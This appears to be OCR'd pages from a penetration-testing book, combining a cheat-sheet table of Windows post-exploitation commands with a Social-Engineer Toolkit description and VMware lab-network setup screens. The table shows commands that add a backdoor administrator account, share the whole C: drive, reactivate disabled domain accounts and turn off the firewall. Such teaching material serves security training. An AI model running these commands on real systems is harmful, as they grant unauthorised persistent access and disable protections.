
Invasive or Altering Commands

These commands change things on the target and can lead to getting detected

Command	Reason / Description
`net user hacker hacker /add`	Creats a new local (to the victim) user called 'hacker' with the password of 'hacker'
`net localgroup administrators /add hacker`	Adds the new user 'hacker' to the local administrators group
`net localgroup administrators hacker /add`	
`net share nothing$=C:\ /grant:hacker,FULL /unlimited`	Shares the C drive (you can specify any drive) out as a Windows share and grants the user 'hacker' full rights to access, or modify anything on that drive. One thing to note is that in newer (will have to look up exactly when, I believe since XP SP2) windows versions, share permissions and file permissions are separated. Since we added our selves as a local admin this isn't a problem but it is something to keep in mind
`net user username /active:yes /domain`	Changes an inactive / disabled account to active. This can useful for re-enabling old domain admins to use, but still puts up a red flag if those accounts are being watched.
`netsh firewall set opmode disable`	Disables the local windows firewall
`netsh firewall set opmode enable`	Enables the local windows firewall. If rules are not in place for your connection, this could cause you to loose it.

Support Tools Binaries / Links / Usage

REMEMBER: DO NOT RUN BINARIES YOU HAVEN'T VETTED



Social-Engineer Toolkit

The Social-Engineer Toolkit (SET)


The Social-Engineer Toolkit (SET) was created and written by the founder of TrustedSec. It is an open-source Python-driven tool aimed at penetration testing around Social-Engineering. SET has been presented at large-scale conferences including Blackhat, DerbyCon, Defcon, and ShmooCon. With over two million downloads, SET is the standard for social-engineering penetration tests and supported heavily within the security community.

The Social-Engineer Toolkit has over 2 million downloads and is aimed at leveraging advanced technological attacks in a social-engineering type environment. TrustedSec believes that social-engineering is one of the hardest attacks to protect against and now one of the most prevalent. The toolkit has been featured in a number of books including the number one best seller in security books for 12 months since its release, "Metasploit: The Penetrations Tester's Guide" written by TrustedSec's founder as well as Devon Kearns, Jim O'Gorman, and Mati Aharoni.

To download SET, type the following command in Linux:

```
git clone https://github.com/trustedsec/social-engineer-toolkit/ set/
```

Chapter 2: Preparing a Test Environment



Virtual Network Editor

Name	Type	External Connection	Host Connection	DHCP	Subnet Address
VMnet0	Bridged	Auto-bridging	-	-	-
VMnet1	Host-only	-	Connected	Enabled	192.168.198.0
VMnet8	NAT	NAT	Connected	Enabled	192.168.219.0

Add a Virtual Network

Select a network to add: VMnet2

VMnet Information

● Bridged (connect VMs di

Bridged to: Automatic

○ NAT (shared host's IP address with VMs)

○ Host-only (connect VMs internally in a private network)


□ Connect a host virtual adapter to this network

Host virtual adapter name: VMware Network Adapter VMnet0

□ Use local DHCP service to distribute IP address to VMs

Subnet IP: . . .

Subnet mask: . . .



Virtual Network Editor

Name	Type	External Connection	Host Connection	DHCP	Subnet Address
VMnet0	Bridged	Auto-bridging	-	-	-
VMnet1	Host-only	-	Connected	Enabled	192.168.198.0
VMnet8	NAT	NAT	Connected	Enabled	192.168.219.0

VMnet Information

● Bridged (connect VMs directly to the external network)

Bridged to: Automatic

○ NAT (shared host's IP

○ Host-only (connect VM

□ Connect a host virtua

Host virtual adapter r


□ Use local DHCP servic

Subnet IP:

Automatic Bridging Settings

Select the host network adapter(s) you want to automatically bridge:

☑ Microsoft Virtual WiFi Miniport Adapter
☑ Intel(R) Dual Band Wireless-AC 7260
☑ Intel(R) Ethernet Connection I217-LM
☑ Microsoft Virtual WiFi Miniport Adapter #2
☑ Bluetooth Device (Personal Area Network) #2



Name	Ty	et Address
VMnet0	Br	
VMnet1	H	168.198.0
VMnet8	N	168.219.0

Network: vmnet1
Subnet IP: 192.168.198.0
Subnet mask: 255.255.255.0
Starting IP address: 192 .168 .198 .128
Ending IP address: 192 .168 .198 .254
Broadcast address: 192.168.198.255

	Days:	Hours:	Minutes:
Default lease time:	0	0	30
Max lease time:	0	2	0

VMnet Informa

○ Bridged (c

Bridged to

○ NAT (shar

● Host-only (connect VMs internally in a private network)


☑ Connect a host virtual adapter to this network

Host virtual adapter name: VMware Network Adapter VMnet1

☑ Use local DHCP service to distribute IP address to VMs

Subnet IP: 192 .168 .198 . 0   Subnet mask: 255 .255 .255 . 0

```
Ethernet adapter VMware Network Adapter VMnet1:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::f956:642b:85fb:37fb%22
   IPv4 Address. . . . . . . . . . . : 192.168.198.1
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
```



Name	Type	External Connection	Host Connection	DHCP	Subnet Address
VMnet0	Bridged	Auto-bridging	-	-	-
VMnet1	Host-only	-	Connected	Enabled	192.168.198.0
VMnet8	NAT	NAT	Connected	Enabled	192.168.219.0

Network: vmnet8

Subnet IP: 192.168.219.0

Subnet mask: 255.255.255.0

Gateway IP: 192.168.219. 2

Port Forwarding

Host Port	Type	Virtual Machine IP Address	Description

Advanced


☑ Allow active FTP

☑ Allow any Organizationally Unique Identifier

UDP timeout (in seconds): 30

Config port: 0

```
Ethernet adapter VMware Network Adapter VMnet8:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::f1be:fec3:9bb6:cd24%23
   IPv4 Address. . . . . . . . . . . : 192.168.219.1
```



Name	Status
Clone of OWASP Broken Web Apps VM	Powered off
Debian	Powered off
FreeBSD	Powered off

New Virtual Machine Wizard

Guest Operating System Installation

A virtual machine is like a physical computer; it needs an operating system. How will you install the guest operating system?

Install from:

○ Installer disc:

No drives available


● Installer disc image file (iso):

D:\other\kali-linux-2.0-amd64.iso

Could not detect which operating system is in this disc image. You will need to specify which operating system will be installed.

○ I will install the operating system later.

The virtual machine will be created with a blank hard disk.



Name the Virtual Machine

What name would you like to use for this virtual machine?

